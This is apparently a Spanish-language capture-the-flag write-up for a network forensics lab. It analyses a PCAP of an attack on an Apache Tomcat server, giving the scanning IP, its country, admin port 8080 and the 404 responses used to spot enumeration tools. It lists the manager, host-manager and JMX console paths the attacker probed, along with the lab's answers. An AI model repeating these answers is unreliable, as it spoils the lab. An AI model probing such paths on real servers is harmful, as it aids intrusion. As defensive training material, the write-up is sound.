

# Tomcat Takeover Lab

Analyze network traffic using Wireshark's custom columns, filters, and statistics to identify suspicious web server administration access and potential compromise.

## Category:

- Network Forensics


## Escenario

El equipo de SOC ha identificado actividades sospechosas en un servidor web dentro de la intranet de la empresa. Para comprender mejor la situación, han capturado el tráfico de la red para su análisis. El archivo PCAP puede contener evidencia de actividades maliciosas que llevaron al compromiso del servidor web Apache Tomcat. Su tarea es analizar el archivo PCAP para comprender el alcance del ataque.

## PREGUNTA 01:

**Dada la actividad sospechosa detectada en el servidor web, el archivo PCAP revela una serie de solicitudes a través de varios puertos, lo que indica un posible comportamiento de escaneo. ¿Puede identificar la dirección IP de origen responsable de iniciar estas solicitudes en nuestro servidor?**

Si vamos a Estadísticas → Conversaciones, vemos en la pestaña TCP que la IP 14.0.0.120 estuvo enviando paquetes a muchísimos puertos diferentes a la maquina 10.0.0.112.




| Direction  | IP Address | Port | Packets | Bytes     | Stream ID | Packets A to B | Bytes A to B | Packets B to A | Bytes B to A | Initial Rel | Duration | Bits/s A to B | Bits/s B to A | Flows |
|------------|------------|------|---------|-----------|-----------|----------------|--------------|----------------|--------------|-------------|----------|---------------|---------------|-------|
| 14.0.0.120 | 10.0.0.112 | 8486 | 2       | 120 bytes | 267       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041266  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 4484 | 2       | 120 bytes | 268       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041267  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 1883 | 2       | 120 bytes | 269       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041269  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 4941 | 2       | 120 bytes | 270       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041369  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 4987 | 2       | 120 bytes | 271       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041371  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 8764 | 2       | 120 bytes | 272       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041372  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 8238 | 2       | 120 bytes | 273       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041473  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 9369 | 2       | 120 bytes | 274       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041476  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 6653 | 2       | 120 bytes | 275       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041477  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 1588 | 2       | 120 bytes | 276       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041673  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 7408 | 2       | 120 bytes | 277       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041676  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 5012 | 2       | 120 bytes | 278       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041773  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 4471 | 2       | 120 bytes | 279       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041777  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 1650 | 2       | 120 bytes | 280       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041779  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 6900 | 2       | 120 bytes | 281       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041881  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 7132 | 2       | 120 bytes | 282       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041882  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 3629 | 2       | 120 bytes | 283       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041884  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 2837 | 2       | 120 bytes | 284       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041886  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 6080 | 2       | 120 bytes | 285       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041987  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 395  | 2       | 120 bytes | 286       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041989  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 3204 | 2       | 120 bytes | 287       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041991  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 4564 | 2       | 120 bytes | 288       | 1              | 60 bytes     | 1              | 60 bytes     | 346.041992  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 1722 | 2       | 120 bytes | 289       | 1              | 60 bytes     | 1              | 60 bytes     | 346.042090  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 2941 | 2       | 120 bytes | 290       | 1              | 60 bytes     | 1              | 60 bytes     | 346.042094  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 8249 | 2       | 120 bytes | 291       | 1              | 60 bytes     | 1              | 60 bytes     | 346.042095  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 2685 | 2       | 120 bytes | 292       | 1              | 60 bytes     | 1              | 60 bytes     | 346.042196  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 4592 | 2       | 120 bytes | 293       | 1              | 60 bytes     | 1              | 60 bytes     | 346.042198  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 9230 | 2       | 120 bytes | 294       | 1              | 60 bytes     | 1              | 60 bytes     | 346.042199  | 0.0002   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 2241 | 2       | 120 bytes | 295       | 1              | 60 bytes     | 1              | 60 bytes     | 346.042199  | 0.0002   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 4133 | 2       | 120 bytes | 296       | 1              | 60 bytes     | 1              | 60 bytes     | 346.042290  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 3638 | 2       | 120 bytes | 297       | 1              | 60 bytes     | 1              | 60 bytes     | 346.042293  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 8853 | 2       | 120 bytes | 298       | 1              | 60 bytes     | 1              | 60 bytes     | 346.042394  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 3391 | 2       | 120 bytes | 299       | 1              | 60 bytes     | 1              | 60 bytes     | 346.042396  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 4643 | 2       | 120 bytes | 300       | 1              | 60 bytes     | 1              | 60 bytes     | 346.042397  | 0.0001   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 6406 | 2       | 120 bytes | 301       | 1              | 60 bytes     | 1              | 60 bytes     | 346.042499  | 0.0000   | 0             | 0             | 0     |
| 14.0.0.120 | 10.0.0.112 | 4647 | 2       | 120 bytes | 302       | 1              | 60 bytes     | 1              | 60 bytes     | 346.042503  | 0.0002   | 0             | 0             | 0     |

**Respuesta: 14.0.0.120**

## PREGUNTA 02:

**En función de la dirección IP identificada asociada con el atacante, ¿puede identificar el país del que se originaron las actividades del atacante?**

Como tenemos la IP podemos localizarla con la herramienta web IPSHU.



**Respuesta: China**

### PREGUNTA 03:

Desde el archivo PCAP, se detectaron múltiples puertos abiertos como resultado del análisis activo del atacante. ¿Cuál de estos puertos proporciona acceso al panel de administración del servidor web?

Comenzamos filtrando el puerto 8080 que por defecto es el puerto alternativo HTTP.

| No.   | Time       | Source     | Destination | Protocol | Length | Info                                                                         |
|-------|------------|------------|-------------|----------|--------|------------------------------------------------------------------------------|
| 19951 | 372.558513 | 14.0.0.120 | 10.0.0.112  | HTTP     | 405    | GET / HTTP/1.1                                                               |
| 19952 | 372.558513 | 14.0.0.120 | 10.0.0.112  | HTTP     | 352    | GET /favicon.ico HTTP/1.1                                                    |
| 19976 | 372.636777 | 14.0.0.120 | 10.0.0.112  | HTTP     | 359    | GET /omcat.png HTTP/1.1                                                      |
| 19985 | 372.655751 | 14.0.0.120 | 10.0.0.112  | HTTP     | 369    | GET /bg-nav.png HTTP/1.1                                                     |
| 19988 | 372.656836 | 14.0.0.120 | 10.0.0.112  | HTTP     | 376    | GET /asf-loop-wide.svg HTTP/1.1                                              |
| 19995 | 372.657242 | 14.0.0.120 | 10.0.0.112  | HTTP     | 371    | GET /bg-upper.png HTTP/1.1                                                   |
| 19998 | 372.657348 | 14.0.0.120 | 10.0.0.112  | HTTP     | 372    | GET /bg-button.png HTTP/1.1                                                  |
| 20002 | 372.657538 | 14.0.0.120 | 10.0.0.112  | HTTP     | 372    | GET /bg-middle.png HTTP/1.1                                                  |
| 20052 | 372.675975 | 14.0.0.120 | 10.0.0.112  | HTTP     | 360    | GET /favicon.ico HTTP/1.1                                                    |
| 20089 | 386.466599 | 14.0.0.120 | 10.0.0.112  | HTTP     | 156    | GET / HTTP/1.1                                                               |
| 20106 | 386.472265 | 14.0.0.120 | 10.0.0.112  | HTTP     | 192    | GET /ba2cd816-3c71-4411-b1a1-0287040f62d1 HTTP/1.1                           |
| 20108 | 386.474618 | 14.0.0.120 | 10.0.0.112  | HTTP     | 185    | GET /examples/servlet/SnoopServlet HTTP/1.1                                  |
| 20125 | 386.475735 | 14.0.0.120 | 10.0.0.112  | HTTP     | 182    | GET /examples/jsp/snp/snoop.jsp HTTP/1.1                                     |
| 20126 | 386.475720 | 14.0.0.120 | 10.0.0.112  | HTTP     | 161    | GET /admin HTTP/1.1                                                          |
| 20138 | 386.476337 | 14.0.0.120 | 10.0.0.112  | HTTP     | 164    | GET /examples/ HTTP/1.1                                                      |
| 20140 | 386.476414 | 14.0.0.120 | 10.0.0.112  | HTTP     | 179    | GET /examples/jsp/index.html HTTP/1.1                                        |
| 20144 | 386.476505 | 14.0.0.120 | 10.0.0.112  | HTTP     | 187    | GET /examples/servlet/TroubleShooter HTTP/1.1                                |
| 20145 | 386.476641 | 14.0.0.120 | 10.0.0.112  | HTTP     | 169    | GET /admin-console HTTP/1.1                                                  |
| 20148 | 386.476887 | 14.0.0.120 | 10.0.0.112  | HTTP     | 179    | GET /examples/jsp/source.jsp HTTP/1.1                                        |
| 20149 | 386.476892 | 14.0.0.120 | 10.0.0.112  | HTTP     | 198    | GET /examples/servlet/HelloWorldExample HTTP/1.1                             |
| 20152 | 386.477088 | 14.0.0.120 | 10.0.0.112  | HTTP     | 161    | GET /docs/ HTTP/1.1                                                          |
| 20155 | 386.478983 | 14.0.0.120 | 10.0.0.112  | HTTP     | 198    | GET /examples/servlet/default/jsp/snp/snoop.jsp HTTP/1.1                     |
| 20158 | 386.488545 | 14.0.0.120 | 10.0.0.112  | HTTP     | 195    | GET /examples/servlet/default/jsp/snp/snoop.jsp HTTP/1.1                     |
| 20161 | 386.489702 | 14.0.0.120 | 10.0.0.112  | HTTP     | 218    | GET /examples/servlet/org.apache.catalina.INVOKER.HelloWorldExample HTTP/1.1 |
| 20163 | 386.490281 | 14.0.0.120 | 10.0.0.112  | HTTP     | 213    | GET /examples/servlet/org.apache.catalina.INVOKER.SnoopServlet HTTP/1.1      |
| 20168 | 386.491317 | 14.0.0.120 | 10.0.0.112  | HTTP     | 233    | GET /examples/servlet/org.apache.catalina.INVOKER.TroubleShooter HTTP/1.1    |
| 20169 | 386.491416 | 14.0.0.120 | 10.0.0.112  | HTTP     | 234    | GET /examples/servlet/org.apache.catalina.INVOKER.SnoopServlet HTTP/1.1      |
| 20170 | 386.493689 | 14.0.0.120 | 10.0.0.112  | HTTP     | 231    | GET /examples/servlet/org.apache.catalina.INVOKER.SnoopServlet HTTP/1.1      |
| 20189 | 386.495257 | 14.0.0.120 | 10.0.0.112  | HTTP     | 233    | GET /examples/servlet/org.apache.catalina.INVOKER.SnoopServlet HTTP/1.1      |
| 20201 | 386.496276 | 14.0.0.120 | 10.0.0.112  | HTTP     | 230    | GET /examples/servlet/org.apache.catalina.INVOKER.SnoopServlet HTTP/1.1      |
| 20203 | 386.497158 | 14.0.0.120 | 10.0.0.112  | HTTP     | 178    | GET /examples/servlet/snoop HTTP/1.1                                         |
| 20205 | 386.497995 | 14.0.0.120 | 10.0.0.112  | HTTP     | 184    | GET /examples/servlet/index.html HTTP/1.1                                    |
| 20212 | 386.499535 | 14.0.0.120 | 10.0.0.112  | HTTP     | 186    | GET /examples/websocket/index.html HTTP/1.1                                  |
| 20218 | 386.500848 | 14.0.0.120 | 10.0.0.112  | HTTP     | 168    | GET /host-manager HTTP/1.1                                                   |
| 20218 | 386.501538 | 14.0.0.120 | 10.0.0.112  | HTTP     | 172    | GET /host-manager/add HTTP/1.1                                               |
| 20221 | 386.503235 | 14.0.0.120 | 10.0.0.112  | HTTP     | 185    | GET /host-manager/host-manager.xml HTTP/1.1                                  |
| 20244 | 386.505605 | 14.0.0.120 | 10.0.0.112  | HTTP     | 173    | GET /host-manager/html HTTP/1.1                                              |
| 20247 | 386.519836 | 14.0.0.120 | 10.0.0.112  | HTTP     | 175    | GET /host-manager/html HTTP/1.1                                              |
| 20250 | 386.523631 | 14.0.0.120 | 10.0.0.112  | HTTP     | 173    | GET /host-manager/List HTTP/1.1                                              |
| 20252 | 386.524541 | 14.0.0.120 | 10.0.0.112  | HTTP     | 175    | GET /host-manager/remove HTTP/1.1                                            |
| 20254 | 386.528381 | 14.0.0.120 | 10.0.0.112  | HTTP     | 174    | GET /host-manager/start HTTP/1.1                                             |
| 20258 | 386.529773 | 14.0.0.120 | 10.0.0.112  | HTTP     | 173    | GET /host-manager/stop HTTP/1.1                                              |
| 20263 | 386.529825 | 14.0.0.120 | 10.0.0.112  | HTTP     | 181    | GET /invoker/JMXInvokerServlet HTTP/1.1                                      |
| 20268 | 386.530888 | 14.0.0.120 | 10.0.0.112  | HTTP     | 167    | GET /jmx-console HTTP/1.1                                                    |
| 20278 | 386.536169 | 14.0.0.120 | 10.0.0.112  | HTTP     | 179    | GET /jmx-console/htmlAdaptor HTTP/1.1                                        |

Vemos bastantes solicitudes y ahora filtramos las respuestas.

| No.   | Time       | Source     | Destination | Protocol | Length | Info                                           |
|-------|------------|------------|-------------|----------|--------|------------------------------------------------|
| 20388 | 386.577691 | 10.0.0.112 | 14.0.0.120  | HTTP     | 318    | HTTP/1.1 404 Not Found (text/html)             |
| 20389 | 386.578597 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1402   | HTTP/1.1 404 Not Found (text/html)             |
| 20387 | 386.579105 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1300   | HTTP/1.1 404 Not Found (text/html)             |
| 20388 | 386.579184 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1382   | HTTP/1.1 404 Not Found (text/html)             |
| 20391 | 386.580857 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1394   | HTTP/1.1 404 Not Found (text/html)             |
| 20393 | 386.580721 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1348   | HTTP/1.1 404 Not Found (text/html)             |
| 20395 | 386.581396 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1223   | HTTP/1.1 404 Not Found (text/html)             |
| 20397 | 386.581953 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1201   | HTTP/1.1 404 Not Found (text/html)             |
| 20399 | 386.582564 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1211   | HTTP/1.1 404 Not Found (text/html)             |
| 20401 | 386.583262 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1221   | HTTP/1.1 404 Not Found (text/html)             |
| 20403 | 386.584831 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1227   | HTTP/1.1 404 Not Found (text/html)             |
| 20405 | 386.584623 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1227   | HTTP/1.1 404 Not Found (text/html)             |
| 20407 | 386.585198 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1292   | HTTP/1.1 404 Not Found (text/html)             |
| 20408 | 386.585298 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1211   | HTTP/1.1 404 Not Found (text/html)             |
| 20411 | 386.585956 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1223   | HTTP/1.1 404 Not Found (text/html)             |
| 20412 | 386.586476 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1231   | HTTP/1.1 404 Not Found (text/html)             |
| 20413 | 386.586571 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1201   | HTTP/1.1 404 Not Found (text/html)             |
| 20414 | 386.586698 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1292   | HTTP/1.1 404 Not Found (text/html)             |
| 20415 | 386.587674 | 10.0.0.112 | 14.0.0.120  | HTTP     | 307    | HTTP/1.1 404 Not Found (text/html)             |
| 20419 | 386.588462 | 10.0.0.112 | 14.0.0.120  | HTTP     | 311    | HTTP/1.1 404 Not Found (text/html)             |
| 20420 | 386.588551 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1306   | HTTP/1.1 404 Not Found (text/html)             |
| 20422 | 386.589761 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1314   | HTTP/1.1 404 Not Found (text/html)             |
| 20423 | 386.589765 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1294   | HTTP/1.1 404 Not Found (text/html)             |
| 20425 | 386.593805 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1292   | HTTP/1.1 500 Internal Server Error (text/html) |
| 20478 | 384.958076 | 10.0.0.112 | 14.0.0.120  | HTTP     | 207    | HTTP/1.1 302 Found                             |
| 20482 | 384.962332 | 10.0.0.112 | 14.0.0.120  | HTTP     | 99     | HTTP/1.1 200 OK (text/html)                    |
| 20485 | 386.590907 | 10.0.0.112 | 14.0.0.120  | HTTP     | 202    | HTTP/1.1 302 Found                             |
| 20482 | 386.595493 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1461   | HTTP/1.1 200 OK (text/html)                    |
| 20506 | 386.636391 | 10.0.0.112 | 14.0.0.120  | HTTP     | 88     | HTTP/1.1 200 OK (GIF89a)                       |
| 20508 | 386.637978 | 10.0.0.112 | 14.0.0.120  | HTTP     | 584    | HTTP/1.1 200 OK (GIF89a)                       |
| 20511 | 386.638857 | 10.0.0.112 | 14.0.0.120  | HTTP     | 77     | HTTP/1.1 200 OK (GIF89a)                       |
| 20520 | 489.531388 | 10.0.0.112 | 14.0.0.120  | HTTP     | 206    | HTTP/1.1 302 Found                             |
| 20522 | 489.548721 | 10.0.0.112 | 14.0.0.120  | HTTP     | 221    | HTTP/1.1 302 Found                             |
| 20525 | 489.554554 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1374   | HTTP/1.1 401 Unauthorized (text/html)          |
| 20525 | 419.807636 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1374   | HTTP/1.1 401 Unauthorized (text/html)          |
| 20539 | 420.956195 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1374   | HTTP/1.1 401 Unauthorized (text/html)          |
| 20543 | 422.736584 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1374   | HTTP/1.1 401 Unauthorized (text/html)          |
| 20547 | 429.512030 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1374   | HTTP/1.1 401 Unauthorized (text/html)          |
| 20551 | 434.109205 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1374   | HTTP/1.1 401 Unauthorized (text/html)          |
| 20560 | 437.119849 | 10.0.0.112 | 14.0.0.120  | HTTP     | 88     | HTTP/1.1 200 OK (GIF89a)                       |
| 20576 | 437.176296 | 10.0.0.112 | 14.0.0.120  | HTTP     | 912    | HTTP/1.1 200 OK (GIF89a)                       |
| 20599 | 437.189898 | 10.0.0.112 | 14.0.0.120  | HTTP/XML | 1338   | HTTP/1.1 200 OK                                |
| 20642 | 547.497124 | 10.0.0.112 | 14.0.0.120  | HTTP     | 71     | HTTP/1.1 200 OK                                |
| 20649 | 556.350127 | 10.0.0.112 | 14.0.0.120  | HTTP     | 299    | HTTP/1.1 200 OK (text/html)                    |
| 20674 | 656.618708 | 10.0.0.112 | 14.0.0.120  | HTTP     | 99     | HTTP/1.1 200 OK (text/html)                    |


Vemos que hubo varias solicitudes exitosas “200”, respuestas de paginas no encontradas “404” y la mas importante que son las de acceso no autorizado “401”. El servidor Apache Tomcat corriendo en el puerto 8080 responde con códigos HTTP 401 Unauthorized ante peticiones a rutas de gestión (como los gestores de aplicaciones o hosts), confirmando que el panel de administración web se encuentra activo y escuchando en ese puerto.

**Respuesta: 8080**

## PREGUNTA 04:

Tras el descubrimiento de puertos abiertos en nuestro servidor, parece que el atacante intentó enumerar y descubrir directorios y archivos en nuestro servidor web. ¿Qué herramientas puede identificar a partir del análisis que ayudó al atacante en este proceso de enumeración?


Analizaremos los intentos fallidos “404” porque por lo general las herramientas de explotación tienen estas fallas al buscar carpetas que no existen, por lo que es más directo encontrar su huella en un paquete con ese código.



| No.   | Time       | Source     | Destination | Protocol | Length | Info                               |
|-------|------------|------------|-------------|----------|--------|------------------------------------|
| 26197 | 386.473906 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1262   | HTTP/1.1 404 Not Found (text/html) |
| 26154 | 386.476643 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1248   | HTTP/1.1 404 Not Found (text/html) |
| 26159 | 386.489399 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1252   | HTTP/1.1 404 Not Found (text/html) |
| 26162 | 386.489999 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1274   | HTTP/1.1 404 Not Found (text/html) |
| 26164 | 386.491853 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1215   | HTTP/1.1 404 Not Found (text/html) |
| 26166 | 386.491202 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1199   | HTTP/1.1 404 Not Found (text/html) |
| 26188 | 386.494866 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1384   | HTTP/1.1 404 Not Found (text/html) |
| 26200 | 386.495934 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1344   | HTTP/1.1 404 Not Found (text/html) |
| 26202 | 386.496837 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1338   | HTTP/1.1 404 Not Found (text/html) |
| 26204 | 386.497751 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1233   | HTTP/1.1 404 Not Found (text/html) |
| 26219 | 386.502856 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1258   | HTTP/1.1 404 Not Found (text/html) |
| 26249 | 386.522287 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1314   | HTTP/1.1 404 Not Found (text/html) |
| 26251 | 386.524229 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1388   | HTTP/1.1 404 Not Found (text/html) |
| 26253 | 386.528847 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1348   | HTTP/1.1 404 Not Found (text/html) |
| 26256 | 386.528878 | 10.0.0.112 | 14.0.0.120  | HTTP     | 244    | HTTP/1.1 404 Not Found (text/html) |
| 26268 | 386.529477 | 10.0.0.112 | 14.0.0.120  | HTTP     | 245    | HTTP/1.1 404 Not Found (text/html) |
| 26264 | 386.529825 | 10.0.0.112 | 14.0.0.120  | HTTP     | 257    | HTTP/1.1 404 Not Found (text/html) |
| 26207 | 386.533010 | 10.0.0.112 | 14.0.0.120  | HTTP     | 247    | HTTP/1.1 404 Not Found (text/html) |
| 26271 | 386.538769 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1235   | HTTP/1.1 404 Not Found (text/html) |
| 26272 | 386.531137 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1211   | HTTP/1.1 404 Not Found (text/html) |
| 26275 | 386.531692 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1240   | HTTP/1.1 404 Not Found (text/html) |
| 26277 | 386.534844 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1346   | HTTP/1.1 404 Not Found (text/html) |
| 26279 | 386.535985 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1213   | HTTP/1.1 404 Not Found (text/html) |
| 26283 | 386.537057 | 10.0.0.112 | 14.0.0.120  | HTTP     | 246    | HTTP/1.1 404 Not Found (text/html) |
| 26286 | 386.548684 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1268   | HTTP/1.1 404 Not Found (text/html) |
| 26296 | 386.545892 | 10.0.0.112 | 14.0.0.120  | HTTP     | 245    | HTTP/1.1 404 Not Found (text/html) |
| 26304 | 386.554875 | 10.0.0.112 | 14.0.0.120  | HTTP     | 387    | HTTP/1.1 404 Not Found (text/html) |
| 26312 | 386.556662 | 10.0.0.112 | 14.0.0.120  | HTTP     | 389    | HTTP/1.1 404 Not Found (text/html) |
| 26316 | 386.566606 | 10.0.0.112 | 14.0.0.120  | HTTP     | 389    | HTTP/1.1 404 Not Found (text/html) |
| 26320 | 386.561071 | 10.0.0.112 | 14.0.0.120  | HTTP     | 388    | HTTP/1.1 404 Not Found (text/html) |
| 26332 | 386.568757 | 10.0.0.112 | 14.0.0.120  | HTTP     | 311    | HTTP/1.1 404 Not Found (text/html) |
| 26335 | 386.569957 | 10.0.0.112 | 14.0.0.120  | HTTP     | 388    | HTTP/1.1 404 Not Found (text/html) |
| 26340 | 386.578697 | 10.0.0.112 | 14.0.0.120  | HTTP     | 312    | HTTP/1.1 404 Not Found (text/html) |
